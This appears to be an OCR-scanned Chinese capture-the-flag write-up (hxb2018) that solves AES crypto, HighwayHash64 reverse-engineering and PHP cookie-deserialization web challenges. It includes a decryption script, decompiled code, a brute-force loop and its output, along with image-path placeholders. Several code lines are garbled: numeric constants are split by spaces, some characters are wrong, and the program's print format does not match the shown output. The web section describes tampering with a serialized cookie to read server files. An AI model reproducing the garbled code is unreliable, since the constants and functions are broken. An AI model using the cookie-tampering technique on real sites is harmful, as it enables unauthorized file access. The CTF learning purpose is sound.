
`01100110011011000110000101100111011110110011010001000100010100110101111100110001011011100101111101000100001100010111001101101011011111101`

得到：flag{4DS_1n_D1sk}


0x08 Crypto Common Crypto

解题思路、相关代码和Flag截图：

通过分析可以得到这个程序是用aes加密了一部分flag。以下是AES S盒：



AES密钥



编写脚本解密：

```
from Crypto.Cipher import AES
key = '\x1b\x2e\x35\x46\x58\x6e\x72\x86\x9b\xa7\xb5\xc8\xd9\xef\xff\x0c'
ciphertext = raw_input('please input ciphertext:').decode('hex')
decodesys = AES.new(key)
print decodesys.decrypt(ciphertext)[:16] + ciphertext[-16:] + '}'
```

```
$python decode.py
please input ciphertext:4dd78cfbcfc1dbd9e8f31715bf9c3464353165653636616231363538633033733
hxb2018{3d39929451ee66ab1658c073}
```

0x09 Reverse HighwayHash64

解题思路、相关代码和Flag截图：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  signed __int64 v3; // rbx
  signed __int64 v4; // rax
  __int64 v5; // rax
  int v7; // [rsp+20h] [rbp-138h]
  char Dst[8]; // [rsp+30h] [rbp-128h]
  char v9[264]; // [rsp+38h] [rbp-120h]

  memset(Dst, 0, 0x104ui64);
  sub_140001880("Please enter flag(Note:hxb2018{digital}:");
  gets_s(Dst, 0x104ui64);
  v3 = -1i64;
  v4 = -1i64;
  do
    ++v4;
  while ( Dst[v4] );
  v7 = v4;
  if ( sub_1400017A0(&v7, 4i64) != -323653932154297375 6i64 )
    exit(1);
  v5 = (unsigned int)(v7 - 1);
  if ( (unsigned int)v5 >= 0x104 )
  {
    _report_rangecheckfailure();
    JUMPOUT(*(_QWORD *)&byte_1400019E1);
  }
  Dst[v5] = 0;
  do
    ++v3;
  while ( v9[v3] );
  if ( sub_1400017A0(v9, (unsigned int)v3) != -399729876524093095 8i64 )
    exit(1);
  sub_140001880("successful!\nplease entry any key exit...");
  fgetchar();
  return 0;
}
```



```
signed __int64 __fastcall sub_140001000(__int64 a1, _QWORD *a2)
{
  signed __int64 result; // rax

  a2[8] = 201052939873870187 1i64;
  a2[9] = 259666837953414395 2i64;
  a2[10] = 368212610058292102 8i64;
  a2[11] = 491776645270202184 3i64;
  a2[12] = 661680607250081115 5i64;
  a2[13] = 696620815996168052 4i64;
  a2[14] = 910301378695456676 4i64;
  a2[15] = -885178779491735463 3i64;
  *a2 = 9324570620093151 8i64;
  a2[1] = a2[9] ^ 0x3F3E3D3C3B3A1918i64;
  a2[2] = a2[10] ^ 0x122625242322212 1i64;
  a2[3] = a2[11] ^ 0x2F2E2D2C2B2A2928i64;
  a2[4] = a2[12] ^ 0x131211111716151 4i64;
  a2[5] = a2[13] ^ 0x3B3A19183F3E3D3Ci64;
  a2[6] = a2[14] ^ 0x232221211226252 4i64;
  result = a2[15] ^ 0x2B2A29282F2E2D2Ci64;
  a2[7] = result;
```

```
22    return result;
23 }
```


修改一下HighwayHashReset函数

```
void HighwayHashReset(const uint64_t key[4], HighwayHashState* state) {
  state->mul0[0] = 0x1BE6D5D5FE4CCE2Full;
  state->mul0[1] = 0x24093822299F31D0ull;
  state->mul0[2] = 0x33198A2E03707344ull;
  state->mul0[3] = 0x443F6A8885A308D3ull;
  state->mul1[0] = 0x5BD39E10CB0EF593ull;
  state->mul1[1] = 0x60ACF169B5F18A8Cull;
  state->mul1[2] = 0x7E5466CF34E90C6Cull;
  state->mul1[3] = 0x852821E638D01377ull;
  state->v0[0] = 0xCF0C0C1ED5EDF3E;
  state->v0[1] = state->mul0[1] ^ 0x3F3E3D3C3B3A1918ull;
  state->v0[2] = state->mul0[2] ^ 0x12262524232221ull;
  state->v0[3] = state->mul0[3] ^ 0x2F2E2D2C2B2A2928ull;
  state->v1[0] = state->mul1[0] ^ 0x13121111171615l4ull;
  state->v1[1] = state->mul1[1] ^ 0x3B3A19183F3E3D3Cull;
  state->v1[2] = state->mul1[2] ^ 0x23222121122625l4ull;
  state->v1[3] = state->mul1[3] ^ 0x2B2A29282F2E2D2Cull;
```


是用脚本解密：


```
now testing : 3070000000
now testing : 3080000000
now testing : 3090000000
now testing : 3100000000
now testing : 3110000000
now testing : 3120000000
now testing : 3130000000
now testing : 3140000000
now testing : 3150000000
now testing : 3160000000
now testing : 3170000000
now testing : 3180000000
now testing : 3190000000
now testing : 3200000000
flag this :3205649871
```

```
while (1)
 {
     mstest(buffer, 0, 1024);

     sprintf(buffer, "%0.10lld", count);

     ret = HighwayHash64(buffer, 10, key);
     if (0x1CCB25A666AC646B == ret)
     {
         printf("flag this= %s\n", buffer);
         break;
     }
     if (count % 10000000 == 0)
     {
         printf("now testing = %s\n", buffer);
     }
     count ++;
 }
```


flag:hxb2018{3205649871}

0x10 Web Mynot

解题思路、相关代码和Flag截图：
首先上传一个图片。发现cookie中存在反序列化字段。



修改cookie中的picture。



base64解密之后：<?php
$flag = “hxb2018{b05c25bb0431166321eed47ebf968b89}”;
echo “flag{This_flag_iS_A_F4ke_flag}”;

得到flag:hxb2018{b05c25bb0431166321eed47ebf968b89}